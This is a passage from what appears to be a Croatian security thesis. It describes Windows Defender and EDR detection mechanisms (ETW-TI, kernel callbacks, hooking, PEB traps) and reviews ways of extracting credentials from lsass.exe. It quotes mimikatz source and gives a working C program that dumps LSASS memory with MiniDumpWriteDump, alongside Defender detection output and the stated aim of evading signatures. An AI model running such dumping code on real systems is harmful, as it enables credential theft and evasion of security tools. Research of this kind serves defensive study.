praćenje i zapisivanje događaja generiranih putem različitih aplikacija odnosno upravljačkih programa, primjerice prijava na sustav ili pokretanje procesa. Svaka aplikacija odnosno upravljački program koji generira zapise za podsustav ETW naziva se pružatelj (eng. *provider*). Ukoliko neka druga aplikacija (zvana potrošač, eng. *consumer*) želi pristupiti zapisima koje generira pojedini pružatelj, mora započeti sjednicu praćenja generiranih zapisa (eng. *event trace session*). Potrošač tada može čitati zapise u stvarnom vremenu ili ih zapisivati u zapisničku datoteku (eng. *event trace log*, ETL).




Slika 25. Arhitektura ETW podsustava[42]

Sjednica ETW-a jezgrena je struktura OS-a koja generirane ETW zapise prikuplja u jezgreni međuspremnik (eng. *buffer*) te ih distribuira pojedinim potrošačima. Važno je napomenuti da se na jednu sjednicu može priključiti više pružatelja i obrnuto, što aplikacijama odnosno upravljačkim programima omogućuje prikupljanje zapisa iz više izvora istovremeno. Posljednju komponentu arhitekture ETW čine kontroleri (eng. *controllers*), koji služe za pokretanje, zaustavljanje i ažuriranje pojedine sjednice. Kontroleri također omogućuju i onemogućuju ETW pružatelje kako bi počeli odnosno prestali slati zapise u jezgru.


Gledano sa strane sigurnosnih rješenja, osim običnih aplikacijskih, sigurnosnih ili sistemskih zapisa, Windows OS počevši s Windows 10 (v1709) nudi pružatelja ETW zapisa zvanog *Threat Intelligence Event Tracing for Windows*, odnosno skraćeno ETW-TI

[43]. Kao dio *Microsoft Virus Initiative* programa[44], ovaj pružatelj implementiran je unutar prethodno navedene *ntoskrnl.exe* aplikacije koja djelomice sadrži jezgru Windowsa te je odgovorna za razne sistemske radnje, poput apstrakcije hardvera, upravljanja memorijom, procesima i slično. Valja primijetiti da je, za razliku od ostalih ETW pružatelja koji su pokrenuti u korisničkom načinu rada, ETW-TI pokrenut unutar jezgre, što ga štiti od pokušaja napada iz *userland* dijela operacijskog sustava. Kao što je ranije spomenuto, unutar *ntoskrnl.exe* implementirane su i SSDT NT funkcije koje imaju direktan pristup jezgri operacijskog sustava, zbog čega se velik broj funkcionalnosti unutar *ntoskrnl.exe* zapisuje u ETW-TI putem *EtwTi** NTAPI funkcija. Popis *EtwTi** funkcija može se pronaći otvaranjem *ntoskrnl.exe* datoteke u IDA softveru za reverzno inženjerstvo te preuzimanjem simbola za datoteku s Microsoftovih poslužitelja (slika 26.):



Slika 26. Popis *EtwTi** funkcija unutar *ntoskrnl.exe* datoteke

Primjerice, poziv funkcije *NtAllocateVirtualMemory* pozvat će i ETW-TI funkciju *EtwTiLogAllocExecVm* kako bi se zapisali detalji izvođenja, kao što je vidljivo na slici 27.



Slika 27. Poziv funkcije EtwTiLogAllocExecVm za zapis aktivnosti NtAllocateVirtualMemory

Poziv zapisničke funkcije rezultirat će zapisom sličnome s isječka ispod:


```
{
    „header“:  {
            ...
            „event_id“ : 6,
            ...
            „process_id“ : 2872,
            „provider_name“ : „Microsoft-Windows-Threat-
Intelligence“,
            „task_name“ : „KERNEL_THREATINT_TASK_ALLOCVM“,
            „thread_id“ : 3908,
            „timestamp“ : „2024-05-30 12:14:02Z“,
            „trace_name“ : „TI-Trace“
    },
        „properties“:  {
            „AllocationType“:  4096,
            „BaseAddress“ : „0x7DF417BC1000“,
            „CallingProcessCreateTime“ : „2024-05-30 12:10:21Z“,
            „CallingProcessId“ : 2872,
            „CallingProcessProtection“ : 0,
            ...
            „CallingThreadId“ : 3908,
            „OriginalProcessCreateTime“ : „2024-05-30 12:10:21Z“,
            „OriginalProcessId“ : 2872,
            ...
            „ProtectionMask“ : 32,
            „RegionSize“ : „0x1000“,
            „TargetProcessCreateTime“ : „2024-05-30 12:10:21Z“,
            „TargetProcessId“ : 2872,
            ...
    }
}
```

Obzirom da ETW-TI pruža iznimno detaljnu vidljivost u rad sustava, *Endpoint Detection and Response* (EDR) alati nerijetko se registriraju kao potrošači ovih zapisa[45] te pomoću njih dodatno obogaćuju telemetriju na temelju koje ocjenjuju neki pokrenutog procesa. Također, budući da se radi o izvoru osjetljivih informacija, potrošači ETW-TI zapisa moraju zadovoljiti 2 glavna uvjeta [43]:

- biti pokrenuti kao AntiMalware PPL proces, odnosno tip procesa koji se ne može zaustaviti ili analizirati osim koristeći druge PPL procese kao što je objašnjeno u poglavlju 1.3.2
- biti digitalno potpisani certifikatom kojeg je izdao Microsoft
- organizacije koje prave EDR softver moraju biti dio programa *Microsoft Virus Initiative*

Iako postoje tehnike za zaobilaženje ETW-TI pružatelja, obzirom na restrikcije za kompletno zaustavljanje ovog podsustava te količinu i kvalitetu informacija koje ovaj izvor pruža, ETW-TI predstavlja jedan od najbitnijih izvora informacija za EDR sustave.

3.2.3. Kernel callback funkcije

Općenito govoreći, *callback* je naziv za funkciju koja se izvršava po završetku izvođenja pozvane funkcije. Analogno, Windows OS sadrži mehanizam naziva *kernel callbacks* koji omogućuje izvršavanje *callback* funkcija u određeno vrijeme prilikom generiranja određenog događaja, primjerice učitavanja DLL datoteke ili zapisivanje sadržaja u Windows Registry[46]. Navedeni mehanizam implementiran je kao *publish-subscribe* model, gdje se upravljački programi učitani u jezgru operacijskog sustava (poput upravljačkih programa EDR sustava) mogu pretplatiti na određene događaje. Prije ili nakon završetka nekog događaja, jezgra će obavijestiti svoje pretplatnike te im poslati dodatne informacije o događaju kako bi programi mogli poduzeti dodatne radnje prije prebacivanja kontrole toka u korisnički način rada. Na ovaj način EDR sustavi mogu detektirati određene anomalije, poput nestandardnog učitavanja DLL datoteke, i terminirati proces, blokirati učitavanje, ili poduzeti neku drugu korektivnu akciju prije nego radnja završi.

Neki primjeri *kernel callback* rutina su:

- `PsSetCreateProcessNotifyRoutine` – poziva registriranu *callback* funkciju iz upravljačkog programa prilikom pokretanja ili terminiranja procesa
- `PsSetLoadImageNotifyRoutine` – poziva registriranu *callback* funkciju iz upravljačkog programa prilikom učitavanja odnosno mapiranja datoteke u memoriju (primjerice *.exe* ili *.dll*)
- `CmRegisterCallbackEx` – registrira *RegistryCallback* rutinu iz upravljačkog programa koja se poziva prilikom promjena nad Windows Registry podsustavom

Važno je spomenuti da ove rutine često znaju doprinijeti nestabilnosti operacijskog sustava ili čak novim ranjivostima, zbog čega ovaj mehanizam nije često korišten[47]. Također, Microsoft ne preporuča korištenje *kernel callback* mehanizma za nadzor I/O operacija, primjerice manipulacije datotekama. Za takvu vrstu nadzora preporučeni su tzv. minifilter upravljački programi (*WdFilter* u kontekstu rješenja Windows Defender).

3.2.3.1 Minifilter upravljački programi

Kao glavni mehanizam za nadzor i kontrolu nad I/O događajima u Windows operacijskom sustavu, Microsoft korisnicima pruža mogućnost korištenja upravljačkih programa minifilter[48]. Arhitekturalno, minifilteri se nalaze između datotečnog sustava (NTFS) i upravljačkog programa za I/O operacije nad pojedinim uređajem. Slično prethodnom mehanizmu, minifilteri mogu registrirati *callback* na svaki I/O događaj što im dozvoljava nadzor nad stvaranjem novih datoteka ili slično. U kombinaciji s *kernel callback* funkcijama, minifilteri mogu koristiti podatke iz jezgre operacijskog sustava kako bi imali neometan uvid u događaje na OS-u, bez mogućnosti modificiranja poslanih podataka kroz *userland*.


3.3. Pregled poznatih mehanizama korištenih u drugim rješenjima

Windows Defender jedno je od rijetkih sigurnosnih rješenja bez aktivnog izvora telemetrije u korisničkom dijelu operacijskog sustava – prethodna 4 mehanizma detekcije oslanjaju se (ASR pravila) ili u potpunosti nalaze u jezgri Windows OS-a. Ovakav pristup Microsoftu osigurava relativnu pouzdanost zaprimljene telemetrije, no istovremeno otežava detekciju

malicioznih aktivnosti budući da se napadači u *userlandu* moraju fokusirati gotovo isključivo na zaobilaženje precizne detekcijske logike, poput izbjegavanja korištenja određenih funkcija ili iskorištavanja putanja na popisu dozvoljenih putanja (eng, *whitelist, exclusion list*), umjesto izbjegavanja obrambenih mehanizama. Brojna druga rješenja implementiraju dodatne mehanizme zaštite koji se nalaze u korisničkom dijelu OS-a, ili (u slučaju Nirvana *hookinga*, koji nedostaje u Windows Defender rješenju) se nalaze u jezgri operacijskog sustava, no koje je moguće mijenjati iz *userland* dijela OS-a[45].


3.3.1. API hooking

Kako je spomenuto u poglavlju 1.5, dva glavna načina za interakciju s operacijskim sustavom Windows su programska sučelja Win32 i NT. Budući da za ispravan rad maliciozni programi u većini slučajeva trebaju pozvati neku od funkcija implementiranih u navedenim sučeljima odnosno DLL datotekama, proizvođači EDR rješenja nerijetko na određene korisne funkcije postavljaju tzv. kuke (eng. *hooks*)[47], [49]. *Hooking* dozvoljava sigurnosnom rješenju da netom prije poziva određene funkcije ili *syscall* instrukcije tok programa preusmjeri u vlastitu DLL datoteku koja se prilikom pokretanja procesa automatski učitava u memoriju uz pomoć upravljačkog programa iz jezgre operacijskog sustava. Na ovaj način sigurnosno rješenje može provjeriti argumente proslijeđene funkciji te, na temelju implementirane logike, terminirati proces, promijeniti vraćenu vrijednost, zapisati argumente proslijeđene funkciji ili poduzeti neku sličnu korektivnu radnju prije nastavka redovnog izvršavanja programa. Shematski prikaz *hooking* principa prikazan je na slici 28.:



Slika 28. Shematski prikaz *hooking* mehanizma

Budući da sve Win32 API funkcije koje komuniciraju s operacijskim sustavom završe u *ntdll.dll* biblioteci[47] zbog čega napadači izbjegavaju korištenje Win32 sučelja, moderni EDR sustavi često izbjegavaju postavljanje kuka u Win32 biblioteke, već se kuke postavljaju isključivo na NT API funkcije kako bi se dodatno obogatila telemetrija sigurnosnog rješenja. Primjer instalirane kuke na funkciju *ZwMapViewOfSection* vidljiv je na slici 29., gdje umjesto dobro poznate *stub* naredbe `mov r10,rcx`, *hooked* verzija (ispod) počinje s `jmp` instrukcijom koja program preusmjerava u DLL biblioteku EDR rješenja.



Slika 29. Utjecaj *hooking* mehanizma na `ZwMapViewOfSection` funkciju

Načini za izbjegavanje API *hooking* mehanizma dobro su poznati, poput tehnike direktnih i indirektnih sistemskih poziva, API *unhookinga*[49], *Firewalker*[50] tehnike i drugih, no obzirom da ovaj zaštitni mehanizam nije aktivan u rješenju Windows Defender i neće se implementirati u konačnom programu, detaljno istraživanje navedenih tehnika izlazi izvan okvira ovog rada.

3.3.2. Nirvana hooking

Prema podacima Microsofta[51], Nirvana je radni okvir koji se može koristiti za nadziranje i upravljanje izvršavanjem procesa u korisničkom dijelu operacijskog sustava bez potrebe za ikakvom modifikacijom postojećeg koda. U praksi, Nirvana predstavlja pokazivač na funkciju koja će se izvršiti prilikom povratka iz jezgrenog načina rada. Pokazivač se nalazi u polju `InstrumentationCallback` u jezgrenoj strukturi `KPROCESS` koja se kreira u kernelu prilikom učitavanja novog procesa u memoriju.

Pojam *Nirvana hooking* odnosi se na adresu funkcije koju EDR rješenja mogu staviti kao vrijednost `InstrumentationCallback` polja te tako preusmjeriti izvršavanje programa u vlastitu *userland* DLL datoteku radi daljnjeg obogaćivanja dostupne telemetrije. Važno je spomenuti da se Nirvana *hook* može ukloniti iz korisničkog dijela

OS-a koristeći nedokumentiranu funkciju `NtSetInformationProcess` kojom maliciozni program može pokazivač postaviti na 0, no, izuzev korištenja iznimno naprednih tehnika za *unhooking* poput prethodno spomenute *Firewalker* tehnike koje potencijalno mogu izbjeći sve ugrađene kuke, pozivanje ove funkcije vrlo vjerojatno će u nekom trenutku uzrokovati prebacivanje toka programa u EDR DLL.

3.3.3. PEB zamke

Prilikom pokretanja svakog procesa, u *userland* dijelu memorije kreira se slabo dokumentirana struktura naziva `Process Environment Block` (PEB) koja sadrži metapodatke vezane uz pokrenuti proces, primjerice njegov identifikator, putanju na disku, proslijeđene *commandline* argumente i slično[52]. Jedno od polja unutar strukture PEB je `Ldr` koje sadržava dvostruko povezanu listu s podacima o DLL datotekama učitanima u pokrenuti proces. Primjer podataka iz liste za učitani proces *powershell.exe* nalazi se na slici 30.:

```
0:000> ?? ((ntdll!_LDR_DATA_TABLE_ENTRY*)(((int64)((ntdll!_PEB*)@@(@$peb))->Ldr-
>InMemoryOrderModuleList.Flink) - 0x10))->BaseDllName
struct _UNICODE_STRING
 "powershell.exe"
   +0x000 Length           : 0x1c
   +0x002 MaximumLength    : 0x1e
   +0x008 Buffer           : 0x00000239`10bc2b6e  "powershell.exe"
0:000> ?? ((ntdll!_LDR_DATA_TABLE_ENTRY*)(((int64)((ntdll!_PEB*)@@(@$peb))->Ldr-
>InMemoryOrderModuleList.Flink->Flink) - 0x10))->BaseDllName
struct _UNICODE_STRING
 "ntdll.dll"
   +0x000 Length           : 0x12
   +0x002 MaximumLength    : 0x14
   +0x008 Buffer           : 0x00007fff`b049f650  "ntdll.dll"
0:000>
```

Slika 30. `Ldr` podaci za *powershell.exe*[52]

Kako maliciozni programi s namjerom zaobilaženja ugrađenih kuka često inicijalno moraju provjeriti je li *ntdll.dll* zahvaćen *hooking* mehanizmom, navedena struktura je redovno korištena budući da joj je moguće direktno pristupiti bez pozivanja Win32 odnosno NTAPI funkcija – adresa PEB-a nekog procesa zapisana je u registrima `fs` na odmaku 0x30 (32-bitna arhitektura) odnosno `gs` na odmaku 0x60 (64-bitna arhitektura). Nakon dohvaćanja podataka iz PEB-a, maliciozni programi proći će kroz strukturu (eng. *walking the PEB*) u potrazi za adresom *ntdll.dll* datoteke. Kako je navedena biblioteka uvijek u memoriju procesa učitana druga po redu, odmah „ispod“ samog procesa, *malware* često može (krivo) pretpostaviti da se na drugom mjestu u strukturi `_PEB_LDR_DATA` nalazi adresa *ntdll.dll*

datoteke. Ovakav kompromis najčešće je rezultat činjenice da se maliciozni proces u memoriju ne učitava sa svim funkcionalnostima, već se često funkcionalnosti dinamički učitavaju uz pomoć tzv. *shellcode* instrukcija[47] – kratkog niza asemblerskih instrukcija koje u memoriju pokrenutog procesa dodavaju novu funkcionalnost pazeći da maksimalno efikasno izbjegnu obrambene mehanizme koje je EDR rješenje prethodno postavilo. Upravo zbog kratkoće *shellcode*-a, rijetko je implementirana funkcionalnost koja provjerava da se na drugom mjestu u strukturi PEB nalazi biblioteka čiji je naziv točno „ntdll.dll“, već traže prvu pojavu znakovnog niza duljine 9 * 2 – duljina niza „ntdll.dll“ kodiranog u UTF-16 (Unicode) formatu. Isti princip primjenjiv je i na druge biblioteke, poput „Kernel32.dll“. Primjer ovakvog koda vidljiv je u isječku ispod[53]:

```
_walkPEB PROC
    ; Dereference first member of LDR_DATA_TABLE_ENTRY structure,
    ; InLoadOrderLinks, to get next module in the doubly linked list
    mov rsi, [rsi]
    ; Save base address of current module via LDR_DATA_TABLE_ENTRY
    mov rax, [rsi+30h]
    ; Store name of module into RDI (_UNICODE_STRING).
    ; First 8 bytes of BaseDLLName consists of
    ; Length and MaximumLength members
    mov rdi, [rsi+58h+8h]
    ; KERNEL32.DLL is 12 bytes (x2 for unicode).
    ; Does the 24th byte, which should be a NULL terminator, equal 00?
    cmp [rdi+12*2], cx
    ; Didn't equal 00? Keep looping
    jne _walkPEB
    ; Have we located the desired module?
    Cmp [rdi], dl
    ; Didn't find it? Keep looping
    jne _walkPEB
    call ExitProcess
_walkPEB ENDP
```

Kako bi se mitigirali ovakvi pokušaji izbjegavanja ugrađenih kuka, EDR rješenja počela su implementirati tzv. PEB zamke[14]. U PEB strukturu bi se na drugo (*ntdll.dll*) i treće (*kernel32.dll*) mjesto ubacila 2 nova unosa naziva relativno sličnog postojećim bibliotekama, primjerice *ntd11.dll* i *kern3l32.dll* koja bi se mapirala na memorijske identične legitimnim DLL-ovima, s jedinom razlikom u zaštiti stranica. Nove stranice bi na sebi imale postavljenu zaštitu `PAGE_GUARD`, što znači da bi se prilikom svakog pristupa navedenoj stranici generirala iznimka koju EDR rješenje može obraditi te terminirati pozivajući proces. Primjer ovakve obrane vidljiv je na slici 31.[54]:

Slika 31. PEB zamke – `PAGE_GUARD` stranice[54]

4. Prethodna istraživanja i metode

U svrhu potpunog razumijevanja principa rada modernih pristupa ekstrakciji vjerodajnica iz *lsass.exe* procesa, potrebno je razmotriti prethodno korištene i istražene metode kako bi se izbjegli poznati indikatori koje bi sigurnosna rješenja poput Windows Defendera mogla detektirati. U ovom poglavlju razmatrat će se isključivo metode koje direktno pristupaju te ekstrahiraju virtualnu memoriju aktivnog procesa, što znači da metode koje se primjerice oslanjaju na protokol RPC (*secretsdump.py*[55], LSA Whisperer[31]), pristupanje SAM i SECURITY datotekama/ključevima ili *Volume Shadow Storage* (*secretsdump.py*, *vssadmin*)[28] neće biti razmotrene u ovom dijelu. Također, metode koje uključuju korištenje ranjivih upravljačkih programa (eng. *BYOVD*) neće biti uključene zbog pretpostavke da BYOVD tehnikom napadač može relativno jednostavno zaustaviti sigurnosno rješenje na sustavu, zbog čega aktivno zaobilaženje detekcijske logike nije potrebno.

4.1. Mimikatz

Mimikatz[56] je softver otvorenog koda nastao kao istraživački projekt Benjamina Delpyja koji služi kao gotovi alat za izvlačenje osjetljivih podataka (vjerodajnice, kriptografski materijal,...) i izvršavanje određenih napada u Windows okruženjima. Primarno dolazi u tri oblika:

- *mimikatz.exe* – izvršna datoteka za interaktivno korištenje
- *mimilib.dll* – biblioteka koja se može koristiti kao ekstenzija za kernel *debugger* WinDbg
- *mimidrv.sys* – upravljački program korišten za uklanjanje određenih implementiranih zaštita, primjerice PPL zaštite nad procesom *lsass.exe*

Iako softver sadrži veći broj modula, od interesa za ovaj rad primarno je modul `sekurlsa` koji se koristi za ekstrakciju podataka iz lokalnih instanci ili *memory dump* datoteka procesa *lsass.exe*.

4.1.1. sekurlsa::logonPasswords

Za izvlačenje vjerodajnica povezanih sa svim SSP-ovima iz aktivnog procesa *lsass*, *mimikatz* koristi funkciju `logonPasswords` unutar modula `sekurlsa`:

```
const KUHL_M_C kuhl_m_c_sekurlsa[] = {
	...
	{
		kuhl_m_sekurlsa_all,
		L"logonPasswords",
		L"Lists all available providers credentials"
	},
	...
};
```

Kako se radi o softveru otvorenog koda[56], moguće je jednostavno analizirati princip rada ove funkcije te odmah primijetiti njene nedostatke. Budući da ispravan rad ove funkcije ovisi o mogućnosti da *mimikatz* otvori *handle* na LSASS proces koristeći `OpenProcess` funkciju, sigurnosna rješenja sekvencu događaja u kojoj nedozvoljeni proces traži *handle* na *lsass.exe* s visokom razinom pristupa gotovo uvijek karakteriziraju kao malicioznu (lanac poziva funkcija skraćen radi čitljivosti):

```
NTSTATUS kuhl_m_sekurlsa_all(int argc, wchar_t* argv[])
{
	return kuhl_m_sekurlsa_getLogonData(...);
}
NTSTATUS kuhl_m_sekurlsa_acquireLSA()
{
	...
	// prava za čitanje virtualne memorije procesa
	DWORD processRights =
		PROCESS_VM_READ | ((MIMIKATZ_NT_MAJOR_VERSION < 6) ?
			PROCESS_QUERY_INFORMATION :
			PROCESS_QUERY_LIMITED_INFORMATION);
	...
	Type = KULL_M_MEMORY_TYPE_PROCESS;
	if (kull_m_process_getProcessIdForName(L"lsass.exe", &pid))
		// poziv OpenProcess funkcije
		hData = OpenProcess(processRights, FALSE, pid);
	else PRINT_ERROR(L"LSASS process not found (?)\n");
}
```

4.1.2. sekurlsa::minidump

Funkcija `minidump` iz modula `sekurlsa` slična je prethodno analiziranoj funkciji, no umjesto da direktno pokušava otvoriti aktivni proces, `minidump` parsira informacije iz *minidump* datoteke, koja je primarno namijenjena za analizu programa u izvođenju zbog čega može sadržavati sadržaj cjelokupne memorije procesa (eng. *memory/crash dump*). Pregledom izvorišnog koda može se vidjeti da `minidump` također poziva prethodno prikazanu funkciju `kuhl_m_sekurlsa_acquireLSA`, no funkcija radi distinkciju između aktivnog procesa i *minidump* datoteke:

```
if (pMinidumpName)
{
	Type = KULL_M_MEMORY_TYPE_PROCESS_DMP;
		kprintf(
			L"Opening : \'%s\' file for minidump...\n",
			pMinidumpName
		);
	hData = CreateFile(pMinidumpName, GENERIC_READ,
	FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
}
else
{
	Type = KULL_M_MEMORY_TYPE_PROCESS;
	if (kull_m_process_getProcessIdForName(L"lsass.exe", &pid))
		hData = OpenProcess(processRights, FALSE, pid);
	else PRINT_ERROR(L"LSASS process not found (?)\n");
}
```

Ovakvu datoteku moguće je kroz Win32 API kreirati koristeći funkcije `MiniDumpWriteDump` i `MiniDump`.

4.2. MiniDumpWriteDump

Kako bi se razvojnim programerima olakšalo stvaranje *crashdump* datoteke određenog procesa, Win32 API kroz biblioteku *Dbghelp.dll* izvozi funkciju `MiniDumpWriteDump`[57] pomoću koje se memorijske stranice iz korisničkog dijela operacijskog sustava mogu ekstrahirati na disk. Funkcija prima nekoliko izdvojenih

parametara koji napadačima dozvoljavaju generiranje potpune *minidump* datoteke procesa *lsass.exe*:

```
BOOL MiniDumpWriteDump(
      // handle na proces čiju memoriju ekstrahiramo
      [in] HANDLE                          hProcess,
      // identifikator ciljnog procesa
      [in] DWORD                           ProcessId,
      // handle na datoteku u koju će se zapisati minidump
      [in] HANDLE                          hFile,
      // vrsta minidump datoteke
      // MiniDumpWithFullMemory - kompletna memorija procesa
      [in] MINIDUMP_TYPE                   DumpType,
      [in] PMINIDUMP_EXCEPTION_INFORMATION   ExceptionParam,
      [in] PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,
      // callback funkcija koja će se izvršiti prije zapisa na disk
      [in] PMINIDUMP_CALLBACK_INFORMATION    CallbackParam
);
```

Primjer implementirane funkcije `MiniDumpWriteDump` za ekstrakciju LSASS procesa nalazi se na isječku ispod (skraćeno radi čitljivosti):

```
int main(void) {
    HANDLE hToken       = NULL;
    HANDLE hProc        = NULL;
    HANDLE hDumpFile    = NULL;
    DWORD lsassPid      = NULL;
    OpenProcessToken(
      GetCurrentProcess(),TOKEN_ADJUST_PRIVILEGES|TOKEN_QUERY, &hToken );
    SetPrivilege(hToken, SE_DEBUG_NAME, TRUE);
    lsassPid = GetPidOfProcessByName(L"lsass.exe");
    hProc = OpenProcess(
      PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE, lsassPid);
    hDumpFile = CreateFileW(L"C:\\lsass.dmp", FILE_ALL_ACCESS, 0, NULL,
CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    MiniDumpWriteDump(hProc, lsassPid, hDumpFile, MiniDumpWithFullMemory,
NULL, NULL, NULL);
    return 0;}
```

Pokretanje ovog koda na Windows 10 testnom klijentu generira dvije detekcije – jednu povezanu isključivo s kreiranom *minidump* datotekom te jednu (očekivano) povezanu sa samim procesom koji je kreirao datoteku (slika 32.):

```
PS C:\Windows\system32> Get-MpThreat | % {echo "===$($_.ThreatName)==="; $_.Resources | %{$_}}
===Trojan:Win32/LsassDump.A===
file:_C:\lsass.dmp
===Behavior:Win32/LsassDump.AE===
behavior:_process: C:\Users\test\Desktop\ConsoleApplication1.exe, pid:8792:85435360086420
behavior:_process: C:\Users\test\Desktop\ConsoleApplication1.exe, pid:8792:85435360086420
process:_pid:8792,ProcessStart:133625312037594806
internalbehavior:_9EC7E4F96827B55869A3E45A9444B9E5
file:_C:\lsass.dmp
```

Slika 32. Detekcija malicioznog programa i *minidump* datoteke

Ova detekcija bit će od važnosti kasnije obzirom da pokazuje kako postoji potpis za *minidump* datoteku LSASS procesa na disku, što znači da će biti potrebno na neki način šifrirati datoteku prije zapisivanja na disk. Dodatno, potražimo li nazive nekih od funkcija korištenih unutar programa među prethodno parsiranim potpisima, vidjet ćemo da se gotovo identična funkcionalnost spominje među potpisima (uz dodatne funkcije korištene za enumeraciju pokrenutih procesa), zbog čega će dodatno biti potrebno promijeniti logiku programa:

```
SIGNATURE_TYPE_PEHSTR_EXT(0x78)
00000000: 07 00 07 00 07 00 00 01  00 0A 01 6C 73 61 73 73  ….……..lsass
00000010 : 20 64 75 6D 70 01 00 14  01 6C 00 73 00 61 00 73   dump….l.s.a.s
00000020 : 00 73 00 2E 00 65 00 78  00 65 00 00 00 01 00 0C .s…e.x.e…...
00000030 : 01 4F 70 65 6E 50 72 6F  63 65 73 73 00 01 00 10 .OpenProcess….
00000040 : 01 50 72 6F 63 65 73 73  33 32 46 69 72 73 74 57 .Process32FirstW
00000050 : 00 01 00 0F 01 50 72 6F  63 65 73 73 33 32 4E 65  …..Process32Ne
00000060 : 78 74 57 00 01 00 19 01  43 72 65 61 74 65 54 6F  xtW…..CreateTo
00000070 : 6F 6C 68 65 6C 70 33 32  53 6E 61 70 73 68 6F 74  olhelp32Snapshot
00000080 : 00 01 00 12 01 4D 69 6E  69 44 75 6D 70 57 72 69  …..MiniDumpWri
00000090 : 74 65 44 75 6D 70 00 00  00                      teDump…
```

4.2.1. MiniDumpW (comsvcs.dll)

